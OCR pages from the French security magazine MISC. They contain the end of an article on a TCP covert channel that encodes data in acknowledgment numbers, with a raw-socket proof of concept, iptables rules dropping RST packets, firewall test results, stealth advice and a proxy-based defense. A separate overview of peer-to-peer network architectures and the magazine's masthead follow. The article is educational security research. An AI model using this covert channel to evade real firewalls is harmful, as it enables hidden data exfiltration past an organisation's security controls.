Ainsi, nous avons proprement acquitté la réception de nos informations et nous avons envoyé le message "allo" au serveur **www.google.fr** tout en respectant l'utilisation du protocole TCP. Le codage que nous avons utilisé ici pour les caractères est volontairement pauvre pour la compréhension de l'exemple. Cependant, il est possible d'envisager une amélioration de celui-ci pour augmenter les performances au niveau du débit, ou tout simplement chiffrer le contenu des échanges.

Par ailleurs, il est envisageable d'envoyer d'autres types d'information que des caractères à travers le canal, comme des paquets IP complets. Le canal pouvant alors jouer le rôle d'un tunnel pour encapsuler un autre protocole.

4. L'implémentation de la solution comme poc

Notre canal caché ainsi imaginé, et en accord avec les normes protocolaires en vigueur, il nous reste à voir si les implémentations du protocole TCP nous permettent de le mettre en œuvre. Nous avons donc réalisé un **[programme]** afin de le tester. Notre implémentation fonctionne donc selon un schéma client/serveur où le client émet une requête, le serveur répond à cette requête, puis le client acquitte petit à petit la réception des données émises par le serveur. Il est à noter que notre canal caché fonctionne au niveau TCP et est donc totalement indépendant du protocole applicatif utilisé. Nous avons, dans notre cas, utilisé des requêtes HTTP car, d'une part, ce protocole est l'un des plus utilisés et, d'autre part, il est très souvent autorisé dans la politique de sécurité d'une entreprise.


4.1 Le choix des raw sockets

Afin de réaliser notre programme, nous avons utilisé le langage C et les *raw sockets*. Le choix des raw sockets est nécessaire pour avoir un contrôle total sur le contenu des paquets émis. La première étape est donc de créer un forgeur de paquets pour ensuite passer à la réalisation du canal caché lui-même.

Il est à noter que l'utilisation des raw sockets implique la mise en œuvre d'un filtrage au niveau du système d'exploitation qui ne reconnaît pas le trafic que nous allons émettre et recevoir. En effet, la pile TCP/IP de notre système va recevoir des paquets qui n'appartiennent à aucune connexion en cours.

La sanction sera alors immédiate avec l'envoi d'un TCP RST. Nous utilisons donc pour cela un outil de filtrage, afin de bloquer les réponses à nos paquets qui seront émises par le système d'exploitation et qui risqueraient de couper les connexions au niveau des *firewalls* intermédiaires. Il s'agira dans notre cas du firewall Netfilter, étant donné que nos tests ont été effectués sous Linux, qui sera installé sur le client et sur le serveur. (Figure 4)

Figure 4 *Schéma global pile TCP*




Voici les règles IPTables utilisées pour filtrer les messages renvoyés par la pile TCP de nos machines :

```
iptables -A OUTPUT -o eth0 -p tcp --dport 143 --tcp-flags ALL RST,ACK -j DROP
iptables -A OUTPUT -o eth0 -p tcp --dport 143 --tcp-flags ALL RST -j DROP
```

4.2 Les conditions de test

Pour nos tests, le serveur et le client sont configurés pour s'envoyer des messages codés en ASCII comme dans l'exemple précédent. Nous placerons deux firewalls en série en coupure de nos machines pour vérifier la validité de nos connexions. Un premier firewall sous Linux avec Netfilter, puis un second sous OpenBSD avec PF. Nous verrons donc, avec ce test, l'impact de notre canal caché sur différentes implémentations de filtrage en espérant que celles-ci soient représentatives des solutions de filtrage du marché.

Figure 5 *Schéma global et conditions de test*



4.3 Les résultats

Comme nous pouvions nous y attendre, la pratique n'a pas contredit la théorie et notre canal caché a passé sans encombre

le filtrage réseau qui lui était opposé. Voici un état des connexions :

Après le three way handshake

Pour voir l'état des connections actives, on lance la commande :

```
# cat /proc/sys/net/ip_conntrack
tcp 6 431999 ESTABLISHED src=192.168.0.1 dst=192.168.0.2 \
sport=4243 dport=4242 src=192.168.0.2 dst=192.168.0.1 \
sport=4242 dport=4243 [ASSURED] use=1
```

Et pour PF :

```
# pfctl -ss
tcp 192.168.0.1:4243 -> 192.168.0.2:4242 ESTABLISHED:ESTABLISHED
tcp 192.168.0.2:4242 <- 192.168.0.1:4243 ESTABLISHED:ESTABLISHED
```

Pendant l'envoi de nos données

```
tcp 6 431849 ESTABLISHED src=192.168.0.1 dst=192.168.0.2 \
sport=4243 dport=4242 src=192.168.0.2 dst=192.168.0.1 \
sport=4242 dport=4243 [ASSURED] use=1
tcp 192.168.0.1:4243 -> 192.168.0.2:4242 ESTABLISHED:ESTABLISHED
tcp 192.168.0.2:4242 <- 192.168.0.1:4243 ESTABLISHED:ESTABLISHED
```

A la fin de nos connexions

```
tcp 6 7 CLOSE src=192.168.0.1 dst=192.168.0.2 \
sport=4243 dport=4242 src=192.168.0.2 dst=192.168.0.1 \
sport=4242 dport=4243 [ASSURED] use=1
tcp 192.168.0.1:4243 -> 192.168.0.2:4242 FIN_WAIT_2:FIN_WAIT_2
tcp 192.168.0.2:4242 <- 192.168.0.1:4243 FIN_WAIT_2:FIN_WAIT_2
```

Cependant, nous avons pu constater un aspect intéressant sur le filtrage. Netfilter ne tient absolument pas compte des numéros de séquence, une fois le 3-way handshake établi. Nous avons alors émis des paquets ayant des numéros de séquence ou d'acquittement totalement folkloriques et ils ont été considérés comme valides par le firewall. En effet, comme on peut le voir dans `ip_conntrack`, Netfilter s'appuie simplement sur le *tuple* (adresse IP source, adresse IP destination, port source, port destination), pour valider le passage d'un segment TCP.

Les numéros de séquence ou d'acquittement peuvent alors être choisis aléatoirement et complètement violer la RFC 793, Netfilter laissera passer les paquets. Cela n'a que peu d'impact sur de possibles attaques réseau, car les piles TCP/IP des interlocuteurs rejetteront les paquets ne provenant pas de connexions légitimes. Pourtant, cela laisse penser qu'il est possible d'injecter des paquets non légitimes à travers un firewall et de pouvoir ainsi atteindre des systèmes non joignables en temps normal. Ceci

dépassant le cadre de l'article, nous laisserons le lecteur averti s'interroger sur cet aspect et imaginer les attaques envisageables les plus diaboliques :-)

En cas de paranoïa aiguë, il est toujours possible de s'assurer de la cohérence complète des connexions pour les utilisateurs de Linux. Avec Netfilter, il existe un patch présent dans le *patch-o-matic* permettant de vérifier les numéros de séquence tout au long de la connexion [tcp-window-tracking]. Concernant les adeptes de BSD, PF comme IPFilter reposent sur le travail de [Guido van Rooij] pour le suivi des connexions et notamment sur le suivi des numéros de séquence pour chaque paquet. Ils assurent donc, de ce point de vue, un filtrage efficace. Nous laisserons le lecteur avisé vérifier le suivi des connexions sur tout autre type de firewall.

5. Comparaison et avantages de la solution

La solution proposée a quelques avantages par rapport aux différents canaux cachés connus sur TCP ou IP. Si on la compare aux deux exemples précédents qui utilisaient l'IPID et l'ISN, on voit que du point de vue des débits, elle est légèrement moins efficace que la méthode par IPID, mais nettement plus que par l'ISN. D'un point de vue furtivité, la méthode est correcte, tant que l'observateur ne s'y attend pas et ne passe pas tout son temps le nez fourré dans son *sniffer*. La furtivité peut cependant être améliorée en envoyant de temps en temps des ACK, de la part du serveur, pour simuler un trafic continu et ne pas avoir qu'un flux continu d'acquittements dans un seul sens.

En revanche, cette nouvelle méthode possède un énorme avantage par rapport aux autres, c'est qu'elle passe sans encombre n'importe quel type de firewall. Typiquement, le firewall PF peut recalculer à la volée l'ISN pour éviter les attaques de type [IP spoofing].

Il en fera de même pour les IPID pour contrer les [idle port scans]. Ces deux canaux cachés s'en trouvent donc inutilisables dans cette configuration. Dans notre cas, le numéro d'acquittement de l'en-tête TCP est un champ statique, c'est-à-dire qu'il ne peut pas être modifié sous peine de rompre la connexion TCP.

Cette méthode respecte la RFC 793 et notamment tout le suivi des connexions TCP, ce qui la rend particulièrement difficile à filtrer.

6. Comment s'en protéger ?

Comme dirait Desproges, la question est posée, il ne reste plus qu'à poser la réponse.

Même si nous avons vu que les firewalls savaient filtrer précisément les connexions TCP, il n'est pas envisageable de filtrer correctement ce canal caché sans risquer de bloquer des connexions légitimes. La seule façon alors pour bloquer ce genre de trafic est de mettre en œuvre une coupure au niveau de la connexion TCP. Le plus simple pour cela est d'avoir un *proxy* mandataire qui établit une nouvelle connexion TCP avec le serveur. Dans ce cas, il y a une connexion vers le proxy qui réétablit lui-même une connexion avec le serveur. Le serveur ne voit donc pas nos paquets forgés.

L'utilisation d'un proxy est très répandue pour le protocole HTTP, mais cela sera plus complexe à mettre en œuvre pour d'autres protocoles, comme SSH par exemple. Le filtrage de ce canal caché dans le cadre d'une politique de sécurité d'entreprise est donc relativement complexe, à partir du moment où plusieurs protocoles autres que HTTP sont autorisés en sortie.

7. Conclusion

Certes, le canal caché mis en évidence ne révolutionne pas le monde des réseaux. En revanche, il a l'intérêt de mettre en avant deux axes de réflexion importants.

D'une part, on voit que le protocole TCP peut encore être exploité après 30 ans de vie et d'études sur son utilisation. Et d'autre part, la vieillesse de ce protocole et les multiples attaques qu'il a pu subir au cours du temps montrent qu'il n'a pas été pensé avec un objectif de sécurité et qu'il serait peut-être temps de réfléchir à la conception d'un nouveau protocole adapté à une situation d'Internet plus hostile qu'il y a 30 ans.

Références

[RFC 791] RFC IP version française, **http://abcdrfc.free.fr/rfc-vf/rfc791.html**

[RFC 793] RFC TCP version française, **http://abcdrfc.free.fr/rfc-vf/rfc793.html**

[programme] Les sources de notre programme, **http://www.itinet.fr/biologz/covert.tar.gz**

[tcp-window-tracking] Patch pour mettre en œuvre le suivi des numéros de séquence avec Netfilter, **http://www.netfilter.org/patch-o-matic/pom-submitted.html**

[Guido van Rooij] VAN ROOIJ (Guido), « *Real Stateful TCP Packet Filtering in IP Filter* », **http://www.iae.nl/users/guido/papers/tcp_filtering.ps.gz**

[IP spoofing] CLAERHOUT (Brecht), « *A short overview of IP spoofing : PART II* », **http://examples.oreilly.com/networksa/tools/blind-spoof.html**

[idle port scans] FYODOR, « *Idle Scanning and related IPID games* », **http://www.insecure.org/nmap/idlescan.html**

Réseaux pair à pair : une vision globale

Le succès du téléchargement de fichiers multimédias, au cœur des problèmes secouant actuellement l'industrie du divertissement, a débuté à la fin des années 90 avec la « popularisation » du logiciel Napster. Si nous ne sommes pas là pour juger de la légalité de ce genre de pratiques, nous nous intéressons dans cet article, en tant qu'informaticien, aux aspects théoriques et techniques du modèle sous-jacent à savoir les réseaux « pair à pair » (p2p – peer-to-peer).

Le modèle de programmation des applications réparties le plus répandu de nos jours est sans conteste le client/serveur (C/S) qui s'est imposé grâce à sa simplicité de mise en œuvre et à la maîtrise acquise par les développeurs. Cependant pour le C/S, le passage à une large échelle se caractérise par un important coût d'achat et de maintenance du matériel ; en augmentant, par exemple, le nombre de machines dédiées à un serveur web dont le trafic s'accroît.

Par définition [1], le modèle p2p se caractérise par une auto-organisation, une gestion décentralisée, une tolérance aux fautes et une autonomie des pairs (éléments) qui permettent d'offrir une solution viable pour la construction d'applications réparties à l'échelle d'Internet. Au-delà du téléchargement de fichiers, ce modèle se retrouve à présent dans la téléphonie (Skype), le stockage de fichiers (OceanStore), le calcul réparti (Seti@home)...

Le but de cet article est de donner une vision globale du modèle des réseaux p2p et de mettre en évidence la possibilité offerte d'aller bien au-delà du simple partage de fichiers. Pour cela, nous commençons par une étude théorique des différentes infrastructures envisageables, puis nous les mettons en correspondance avec plusieurs plateformes existantes et nous terminons par la présentation de la plate-forme générique Jxta de Sun.

Commençons par la théorie


Définition

D'un point de vue théorique, il existe plusieurs définitions pour le modèle p2p [2] allant de l'utilisation de ressources[1] accessibles sur Internet, sans se référencer à un DNS, jusqu'à la mise à disposition et l'utilisation de ressources réparties sans recourir à un service de gestion centralisé. De notre point de vue, un réseau p2p se compose d'éléments nommés « pairs », pouvant apparaître et/ou disparaître à tout instant, et doit répondre à deux interrogations :

Qui possède et exploite les ressources réparties ?

Pour avoir un modèle p2p, la réponse doit être « les pairs ». Par analogie avec le modèle C/S, les pairs sont à la fois client et serveur dans le système. Il s'agit du critère minimal pour avoir un réseau p2p.

Figure 1 *Sur-réseau (virtuel)*



[1] Une ressource est un élément virtuel ou physique utilisable par un logiciel. Exemple : Espace de stockage, temps processeur, imprimante, service applicatif, etc.

Christophe Cubat Dit Cros
c.cubat@free.fr

Comment s'organise la gestion de la répartition ?
Comme dans tout modèle distribué, la répartition (des ressources et des pairs eux-mêmes) impose de gérer le nommage, la localisation et le routage vers les ressources. Avec le p2p, cette gestion doit être décentralisée au maximum en s'appuyant directement sur les pairs.

Ainsi, il existe deux grandes différences avec les applications distribuées classiques fondées sur le modèle C/S. Premièrement, les ressources alimentant le système sont détenues par les pairs eux-mêmes et plus par un serveur central. Deuxièmement, la disponibilité des ressources n'est pas assurée à cause de la présence intermittente des pairs. Pour prendre en compte ces deux aspects, le but du modèle p2p est de construire, dans la très grande majorité des cas, un **sur-réseau virtuel** (un *overlay*) permettant de faire abstraction des différences de matériel (stations de travail, serveurs, unités mobiles...) afin d'obtenir un environnement virtuel homogène, comme illustré sur la figure 1, qui soit capable de supporter le comportement dynamique des pairs.

Pour cela, la sur-couche virtuelle se caractérise par quatre grands principes [3] :

- **Auto-organisation** : Les pairs construisent eux-mêmes la sur-couche en constituant leur voisinage proche. Notons que deux éléments proches physiquement ne seront pas forcément voisins dans le sur-réseau virtuel.
- **Gestion décentralisée** : A cause du comportement dynamique des pairs, une gestion centralisée doit prendre en compte de trop nombreuses apparitions/disparitions. Par conséquent, la gestion doit être répartie sur les pairs.
- **Tolérance aux fautes** : De par sa nature de construction, la défaillance d'un pair, équivalente à une disparition, ne perturbe pas le fonctionnement général de la sur-couche.
- **Autonomie des pairs** : Chaque pair gère lui-même les ressources qu'il met à disposition dans le système.

Pour mettre en place ce sur-réseau, on peut utiliser différentes infrastructures respectant plus ou moins les quatre grands principes énoncés. L'infrastructure sera choisie, principalement, sur la base de critères fonctionnels et de performance. De plus, elle influencera les méthodes de gestion et d'utilisation des ressources réparties sur les pairs.

Les différentes infrastructures envisageables

Les infrastructures peuvent être regroupées en trois grandes classes, comme illustré sur la figure 2. Il s'agit des infrastructures pure, centralisée et hybride.


Pure

Les infrastructures pures respectent au plus près le modèle théorique et les quatre grands principes en associant à chaque pair la même fonctionnalité dans l'environnement. Les pairs sont strictement équivalents.

Centralisée

Dans ce type d'infrastructure, il existe un serveur dédié qui va centraliser la gestion de l'environnement. Les pairs n'ont pas d'autre fonction que de gérer leurs ressources propres. Ce serveur s'occupe de récolter les informations sur les ressources disponibles, de les diffuser et de mettre en relation les pairs qui le souhaitent.

Figure 2 *Les trois grandes classes d'infrastructure*



Hybride

Dans le cas des infrastructures hybrides, certains pairs jouent un rôle particulier au sein de l'environnement car ils possèdent des fonctionnalités différentes des autres pairs. Ces pairs particuliers sont généralement appelés des **super-pairs**.

Majoritairement, ils assurent des fonctions liées à la gestion de l'environnement (routage, localisation...) ou à l'organisation fonctionnelle des pairs. Les super-pairs sont généralement choisis parmi des unités possédant de fortes capacités de traitement (serveur, station de travail...) et ils adoptent des comportements relativement stables, c'est-à-dire qu'ils disparaissent rarement (en cas de panne par exemple). Jxta utilise une infrastructure hybride.

Notons, à titre informatif, qu'au-delà de l'infrastructure se focalisant sur le rôle des pairs, ces derniers peuvent adopter différentes formes d'organisations en fonction de certains critères d'optimisation fonctionnelle (centre d'intérêts, capacité de traitement, nommage des pairs...). Ainsi dans Chord [4], les pairs sont organisés en anneau afin d'optimiser la recherche d'informations grâce à un meilleur routage des messages entre pairs.

Méthodes de gestion de la répartition

Les réseaux p2p et leur infrastructure étant définis, nous pouvons à présent regarder les méthodes utilisées pour la gestion des ressources réparties. Nous allons regarder le cas des infrastructures pure et hybride en oubliant volontairement celle centralisée qui est gérée classiquement à l'aide d'un mode C/S.

Dans le modèle p2p, la gestion de la répartition peut s'abstraire en deux grands axes : la connexion (intégration) d'un pair et la localisation d'une ressource. Lorsqu'un pair souhaite rejoindre un réseau p2p, il doit être capable de s'intégrer dans la structure existante et doit mettre à disposition les ressources qu'il souhaite partager. La localisation intervient lorsqu'un pair, déjà connecté, cherche à utiliser une ressource précise.

Méthodes de connexion

Lors de sa connexion, un pair cherche à construire un voisinage local correspondant aux éléments appartenant à l'infrastructure et qui vont lui servir de relais pour atteindre le reste du réseau p2p. Pour obtenir ce voisinage dans un modèle décentralisé, il faut mettre en place des méthodes d'exploration qui permettent de connaître le contexte proche d'un pair. Nous en donnons trois en rappelant qu'il est nécessaire d'avoir un point d'entrée initial dans le réseau, grâce, par exemple, à une liste de pairs préalablement connus.

Aléatoire

La première méthode d'exploration repose sur le principe connu d'inondation. Pour construire son voisinage, un pair envoie au hasard une série de demandes (*ping*) et attend les réponses (*pong*) des pairs présents qui acceptent de faire partie du voisinage. Le pair répondant enregistre la présence d'un nouvel arrivant en remplaçant un élément déjà présent. Ainsi, la déconnexion est gérée automatiquement, mais impose à chaque pair de maintenir à jour son voisinage périodiquement.

Pour permettre de densifier son voisinage en dehors des pairs choisis au hasard, les demandes d'un nouvel élément sont relayées à l'ensemble des voisins des pairs contactés. Logiquement, le nombre de relais successifs est limité afin d'éviter une propagation sans fin. Le principal inconvénient de cette méthode vient de la surcharge occasionnée par le comportement dynamique des pairs qui impose de nombreuses connexions et par conséquent de nombreuses communications.

Rumeur

Les méthodes construites sur les notions de rumeurs [5], encore appelées « mécanisme des fourmis », s'appuient sur la vérification d'une même information par un ensemble d'observateurs différents. Dans ce cadre, chaque information sur l'environnement, comme la présence d'un pair, se voit associer une valeur d'exactitude pouvant être modifiée par les observateurs. Si un élément confirme (trouve) une information, il en augmente la valeur ou il la diminue s'il l'infirme. Ces méthodes de rumeurs sont mises à profit dans la découverte et la maintenance de contexte, par exemple la topologie d'un réseau [6].

Dans le cadre du p2p, les rumeurs sont utilisées pour notifier un changement de l'environnement en propageant les informations observées. Lorsqu'un nouvel élément arrive par exemple, les pairs, qui recevront la notification, pourront l'intégrer à leur voisinage. Le nouveau venu pourra alors construire son propre voisinage en récupérant les rumeurs de présence de plus grande importance. Le principal point négatif de ces méthodes de rumeurs vient de la latence nécessaire pour prendre en compte une modification, car elle doit être confirmée par tout un ensemble d'observateurs.

Pertinence

Pour construire son voisinage, un pair entrant peut utiliser une dernière méthode où le but est de regrouper dans un même contexte les pairs partageant certaines caractéristiques.

On peut citer à titre d'exemple les capacités du matériel, les comportements plus ou moins stables, etc. Lorsqu'un pair reçoit ou envoie une demande de connexion, il va choisir son destinataire en fonction de la pertinence des caractéristiques de la cible.

Dans cette méthode, comme dans celles des rumeurs, on tend à obtenir des réseaux p2p organisés en *Small World* où l'on retrouve des partitionnements plus ou moins connexes. Certains pairs auront un dense voisinage avec de nombreuses connexions et d'autres non. En regroupant les pairs de la sorte, on cherche à optimiser la localisation des ressources.

Pour être complet, notons qu'il existe une dernière méthode fondée sur les Tables de hachage réparties (DHT) [9] qui cherche à structurer la sur-couche en fonction d'une clé de hachage. Ainsi, en prenant l'adresse IP par exemple, on peut construire le voisinage d'un nouveau pair afin d'obtenir une structure générale cohérente où chaque élément a une place précise, comme dans un anneau par exemple. Ces DHT s'accompagnent d'une complexité de connexion plus importante que les méthodes que nous venons de présenter. Cette complexité est compensée par une meilleure localisation des ressources. Une présentation plus précise des DHT sortirait du cadre de cet article.

Méthodes de recherche

Une fois le voisinage construit, il faut proposer aux pairs une solution pour localiser les ressources réparties. Dans les réseaux p2p totalement décentralisés, il existe deux grandes classes d'algorithmes [3], à savoir, à l'aveugle ou indexée.

Aveugle

Dans l'approche aléatoire, on va utiliser principalement des mécanismes d'inondation, où un pair s'adresse à l'ensemble de son voisinage lorsqu'il cherche une ressource. Dans le cadre classique, l'inondation est relayée de voisin en voisin jusqu'à atteindre une distance limite (TTL).

Ce mode a le principal inconvénient de surcharger le réseau à chaque demande et s'accompagne d'une complétude non garantie. On peut noter qu'il existe des améliorations fondées sur un choix plus pertinent des voisins à inonder et sur l'augmentation progressive de la distance limite en cas de recherche infructueuse.

Indexée

Dans la seconde approche, on met en place des tables de routage (d'index) construites sur l'adjonction de valeurs sémantiques aux ressources (musique, scientifique...).

Lors de la recherche, on ne cible que les pairs prenant en compte les index recherchés. Ces tables de routage peuvent être divulguées entre les membres d'un même voisinage jusqu'à un nombre de sauts logiques prédéfini. Ainsi, un pair peut connaître, par exemple, la table des voisins de ses propres voisins.

Notons que dans les deux cas, une amélioration fondée sur le mécanisme des rumeurs est utilisable. Que ce soit en vérifiant la pertinence des voisins qui relaient les inondations ou que ce soit en vérifiant les tables de routage récupérées, les rumeurs permettent de donner du crédit aux informations circulant dans l'environnement.

Le cas des super-pairs

Dans les infrastructures hybrides, la gestion de la répartition va être légèrement différente en fonction du rôle des pairs. En fait, lorsqu'il s'agit d'un super-pair, les méthodes de connexion et de recherche seront exactement les mêmes que celles que nous

venons de décrire. On peut faire une abstraction en disant que les super-pairs forment, à eux seuls, un réseau p2p pur.

Pour les pairs normaux, les nouveaux entrants sont rattachés à un super-pair qui sera leur unique voisin et sera donc leur relais unique dans la sur-couche. Le choix du super-pair peut s'effectuer avec les différentes méthodes de connexion présentées (hasard, rumeur, pertinence). Lors d'une recherche, un pair adresse sa requête directement à son super-pair qui la diffusera uniquement entre ses homologues afin de trouver le super-pair représentant le pair qui possède la ressource ciblée.

Qui fait quoi ?

Dans cette partie, nous allons présenter, de manière rapide, trois plateformes p2p existantes en les mettant en correspondance avec les concepts théoriques que nous venons d'exposer.

Napster

Comme nous l'avons dit, Napster a été la première plate-forme p2p qui connut un réel succès dans le domaine du partage de fichiers multimédias. Cette plate-forme est construite sur le modèle centralisé où une base de données est alimentée par les pairs publiant les ressources qu'ils souhaitent partager.

Dans ce cadre, les pairs possèdent un unique voisin qui est le serveur central. Lorsqu'ils souhaitent trouver et utiliser une ressource, ils adressent une requête à la base de données centrale qui renvoie l'adresse du pair possédant la ressource cible. Un lien de communication direct s'établit alors entre les deux pairs.

Gnutella

Pour Gnutella[2] (dans ses premières versions), nous sommes en présence d'un environnement totalement décentralisé correspondant fidèlement aux infrastructures pures. Ici, chaque pair possède le même rôle et utilise des mécanismes d'inondation pour trouver des ressources partagées.

Gnutella offre une réelle alternative aux modèles centralisés, mais s'est heurté à des problèmes de performance car la construction du voisinage et la recherche de ressources se soldent régulièrement par des incomplétudes (seulement 70% des requêtes aboutissent).

Kazaa

Kazaa est une infrastructure hybride où le rôle des pairs est fixé en fonction des capacités de communication (de bande passante). Ainsi les pairs standards sont ceux possédant des connexions bas débit (RTC) et les super-pairs ont des connexions haut-débit (ADSL, LAN). Les pairs standards sont rattachés aux super-pairs.

Chaque super-pair indexe et propage les informations sur les ressources possédées par les pairs dont il a la charge. La recherche de ressources s'effectue directement entre super-pairs qui servent de relais pour les pairs standards. Une fois la ressource trouvée, une communication directe s'établit, et ce, quelle que soit la nature des pairs en question.

Aller plus loin avec JXTA de Sun

Dans les différents cas pratiques que nous venons de voir, chaque application possède son propre protocole permettant de construire un réseau p2p. Ainsi, l'utilisation de celui-ci ne peut se faire en dehors du cadre pour lequel il a été défini. Pour permettre aux développeurs de disposer d'une plate-forme prenant en charge la construction du réseau p2p, Sun a lancé un projet de plate-forme p2p générique nommé Jxta [7].

L'objectif de Jxta est de proposer une plate-forme p2p générique pouvant être déployée sur n'importe quel support matériel (téléphone, PDA, PC, serveur...) possédant une interface de communication (Ethernet, WiFi, Bluetooth...). Pour atteindre cet objectif, Jxta a été conçu pour être totalement indépendant d'un langage de programmation, du système d'exploitation et des liens de communication. Pour cela, Jxta construit une sur-couche virtuelle en s'appuyant sur un ensemble de concepts (d'éléments) pouvant intervenir dans l'environnement et un ensemble de méthodes de communication (protocole) permettant la mise en relation des éléments. Pour cette partie, nous allons fortement nous inspirer de [2].

Les éléments de Jxta

Lors de son lancement, le projet Jxta a effectué une étude des différentes plateformes p2p existantes afin d'en extraire des concepts communs et d'en faire les éléments de base de la plate-forme. Nous en présentons quelques-uns de manière non exhaustive.

Les pairs

Dans Jxta, un pair est défini comme élément possédant une interface de communication et respectant les modes de communication de la plate-forme. On peut retrouver trois grandes classes de pairs.

Micro

Les pairs micro, aussi appelés minimaux, représentent la plus petite unité pouvant intégrer la plate-forme et pouvant utiliser des ressources. Ils ne participent pas activement aux applications. Généralement, ce sont des unités possédant très peu de capacités comme des cartes à puce, des téléphones ou encore des PDA.

Standard

Les pairs standards sont des éléments classiques et sont les plus répandus dans l'environnement. Ils construisent et utilisent les applications p2p présentes dans le réseau. Ces pairs sont principalement des unités avec de bonnes capacités de traitement comme des stations de travail, des serveurs ou encore des ordinateurs portables.

Super

Les super-pairs dans Jxta implémentent le concept de super-nœuds présenté dans la partie théorique. Ils peuvent posséder différents rôles particuliers au sein de l'infrastructure.

- **Rendez-vous** : Ces super-pairs ont le rôle de constituer des points de rendez-vous pour les autres pairs. Ils assurent ainsi une partie de la découverte de ressources.

[2] Gnutella est plus un protocole qu'une plate-forme à part entière. Il est utilisé par plusieurs logiciels comme BearShar et Limewire.

www.ed-diamond.com



Retrouvez et commandez
sur notre site
les précédents
numéros de Misc (1 à 24).

Notre moteur de recherche vous
permet de retrouver parmi nos
parutions les articles susceptibles
de vous intéresser !

DIAMOND

MISC
est édité par Diamond Editions
B.P. 20142 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lemic.ms@miscmag.com
Abonnement : miscabo@ed-diamond.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler

Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Sodor

Conception graphique & mise en page
Franck Toussaint

Secrétaires de rédaction : Dominique Grosse
Carole Durocher

Relecteurs :
Pierre Bétouin, Gilles Lamy, Victor Vuillard

Responsable publicité : Véronique Wilhelm
Tél. : 03 88 58 02 08

Service abonnement :
Tél. : 03 88 58 02 08

Impression : Presses de Bretagne

Distribution :
(uniquement pour les dépositaires de presse)

MLP Ressort :
Plate-forme de Saint-Barthélemy-d'Anjou
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias
Tél. : 05 61 72 76 24

Dépôt légal : 3e Trimestre 2001
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K 81 180
Périodicité : Bimestrielle
Prix de vente : 7,45 euros

Imprimé en France
Printed in France

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sont assimilés partielles, les maquettes, photos et graphismes indissociables à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.

MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facteurs indissociables pour considérer tous les enjeux de la sécurité informatique.

